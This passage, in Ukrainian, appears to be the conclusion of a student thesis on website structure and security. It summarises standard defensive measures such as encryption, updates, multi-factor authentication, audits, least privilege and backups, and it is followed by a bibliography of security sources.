Дослідження та характеристика основних структурних елементів веб-сайтів підкреслюють декілька ключових аспектів. Ефективна структура сайту сприяє покращенню навігації, що підвищує задоволеність користувачів і полегшує доступ до інформації. Основними елементами, які слід враховувати, є чітко визначена навігація, інтуїтивно зрозумілий інтерфейс, адаптивний дизайн та оптимізація для пошукових систем. Акцент на цих компонентах допомагає створювати веб-сайти, які не лише привабливі для відвідувачів, а й функціональні з точки зору бізнесу

Розглядаючи заходи, спрямовані на захист веб-сайту, необхідно сформувати комплексний підхід, який дозволяє мінімізувати ризики несанкціонованого доступу, втрати даних або кіберзагроз. Пропоную зосередити увагу на ряді ключових аспектів.Впровадження сучасних методів шифрування даних для захисту облікових записів користувачів та конфіденційної інформації. Особливу увагу потрібно приділити використанню SSL/TLS сертифікатів для забезпечення безпеки передачі даних через інтернет.

Регулярне оновлення програмного забезпечення та плагінів, які використовуються на веб-сайті, щоб уникнути експлуатації відомих вразливостей. Цей процес має стати частиною стандартних процедур обслуговування платформи.

Забезпечення складності паролів для адміністраторів і користувачів платформи, а також запровадження багатофакторної автентифікації як додаткового рівня захисту.

Регулярне проведення аудиту безпеки та моніторингу активності на сайті з метою оперативного виявлення потенційних загроз. Використання інструментів захисту, таких як системи виявлення вторгнень (IDS), значно підвищить рівень безпеки.

Оптимізація прав доступу до різних частин веб-сайту, залишаючи мінімально необхідні повноваження для користувачів та адміністраторів. Це дозволить знизити наслідки дій у разі компрометації окремого облікового запису.

Створення резервних копій даних на регулярній основі для забезпечення їх відновлення у критичних ситуаціях. Важливо зберігати ці копії у надійному та віддаленому місці. Отже, систематична реалізація цих рекомендацій увійде до основи стратегії безпеки будь-якого веб-сайту та дозволить не лише забезпечити максимальний рівень захисту, але й підтримати довіру користувачів, що є одним із ключових факторів його успішного функціонування.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Бабаш, А. В. (2017). Актуальні питання захисту інформації. (78 с.).
2. Гавриш, В. В. (2019). Захист інформації в інформаційно-комунікаційних системах. Київ: ЦУЛ.
3. Денисюк, В. О., & Письменний, В. В. (2017). Захист інформації у локальних мережах. In Матеріали Всеукраїнської студентської конференції «Кібернетичне управління економічними об’єктами» (pp. 55-56). Вінниця: ВНАУ.
4. ДСТУ ISO/IEC/IEEE 23026:2016 «Інженерія систем і програмних засобів. Розроблення та керування web-сайтами для систем, програмних засобів та інформаційних послуг».
5. Колісниченко, Д. (2021). Секрети безпеки і анонімності в Інтернеті. (128 с.).
6. Класифікація веб-сайтів та їхній функціонал + інфографіка. (n.d.). Webmaestro. URL: https://webmaestro.com.ua/ua/blog/vydy-saitiv/
7. Левицька, О. В. (2020). Кібербезпека: основи та практичні аспекти. Львів: Магнолія 2006.
8. Макарова, М. В. (2002). Електронна комерція: Посібник для студентів вищих навчальних закладів. Київ: Видавничий центр «Академія».
9. Ніколенко, А. С. (2021). Автоматизація безпеки у Windows за допомогою PowerShell. Київ: Тех-Друк.
10. НД ТЗІ 2.5-010-03 «Вимоги до захисту інформації WEB-сторінки від несанкціонованого доступу».
11. Система керування вмістом. (n.d.). Wikipedia. URL: https://uk.wikipedia.org/wiki/Система_керування_вмістом
12. Фролов, А. В. (2000). Бази даних в Мережі інтернет: Практичний посібник по створенню Webдодатків з базами даних.
13. Тригубець, Б., Тригубець, М., & Загородна, Н. (2024). Аналіз ефективності використання безкоштовних та комерційних сканерів вразливостей для веб-

застосунків електронної комерції. Вісник Тернопільського національного технічного університету, 116(4), 23-30.

14. Ревнюк, О. А., & Загородна, Н. В. (2024). МЕТОДОЛОГІЯ КІЛЬКІСНОЇ ОЦІНКИ ЗАХИЩЕНОСТІ ВЕБДОДАТКУ ЕЛЕКТРОННОЇ КОМЕРЦІЇ НА ЕТАПІ ЕКСПЛУАТАЦІЇ. Scientific Bulletin of Ivano-Frankivsk National Technical University of Oil and Gas, (2 (57)), 107-119.
15. Деркач М.В. Тестування безпеки вебресурсу на базі інструментів для сканування та виявлення вразливостей / М.В. Деркач, В.Г. Хомишин, В.О. Гудзенко // Наукові вісті Далівського університету. Електронне видання. - №25. - 2023.
16. REST. (n.d.). Wikipedia. URL: https://uk.wikipedia.org/wiki/REST
17. Яремчук, Ю. Є. (2012). Метод асиметричного шифрування інформації на основі рекурентних послідовностей. Сучасна спеціальна техніка, (4), 79-87.
18. Burney, S., & Burney, S. (2016). Security and Frontend Performance. Breaking the Conundrum. (pp. 30-49).
19. Center for Internet Security. (n.d.). CIS Controls. URL: https://www.cisecurity.org/controls/
20. Cross Site Scripting Prevention Cheat Sheet. (n.d.). OWASP Cheat Sheet Series. URL:
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
21. Desktop Browser Market Share Worldwide. (n.d.). StatCounter Global Stats. URL: https://gs.statcounter.com/browser-market-share/desktop/worldwide
22. Erickson, J. (2008). Hacking: The Art of Exploitation. San Francisco, CA: No Starch Press.
23. Мак-Клар, С., Шах, С., & Шах, Ш. (2011). Web Hacking: Attacks and Defense. (285 p.).
24. National Institute of Standards and Technology. (2020). NIST Special Publication 800-53, Revision 5: Security and Privacy Controls for Information Systems and

Organizations. Gaithersburg, MD: U.S. Department[5] of Commerce. URL: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf

25. Сокуренко, В. В. (2021). Безпека життєдіяльності та охорона праці. URL:https://www.tkfk.te.ua/wp-content/uploads/.pdf
26. OWASP Top Ten Web Application. (n.d.). OWASP. URL: https://owasp.org/www-project-top-ten/
27. OWASP. (n.d.). OWASP Cheat Sheet Series - Authentication Cheat Sheet. URL: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
28. OWASP. (n.d.). OWASP Top Ten Web Application Security Risks - 2021. URL: https://owasp.org/www-project-top-ten/2021/
29. PortSwigger. (n.d.). Web Security Academy. URL: https://portswigger.net/web-security
30. Preventing Cross-Site Request Forgery (CSRF) Attacks in ASP.NET MVC Application. (n.d.). Microsoft Docs. URL: https://docs.microsoft.com/en-us/aspnet/web-api/overview/security/preventing-cross-site-request-forgery-csrf-attacks
31. SameSite cookies and the Open Web Interface for .NET (OWIN). (n.d.). Microsoft Docs. URL: https://docs.microsoft.com/en-us/aspnet/samesite/owin-samesite
32. Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. Indianapolis, IN: Wiley.
33. The OWASP Testing Guide v4. (n.d.). OWASP. URL: https://owasp.org/www-project-testing-guide/
34. What is a web server? (n.d.). MDN Web Docs. URL: https://developer.mozilla.org/en-US/docs/Learn/Common_questions/What_is_a_web_server

Додаток А Блок-схема взаємозв'язку між загрозами та їх нейтралізацією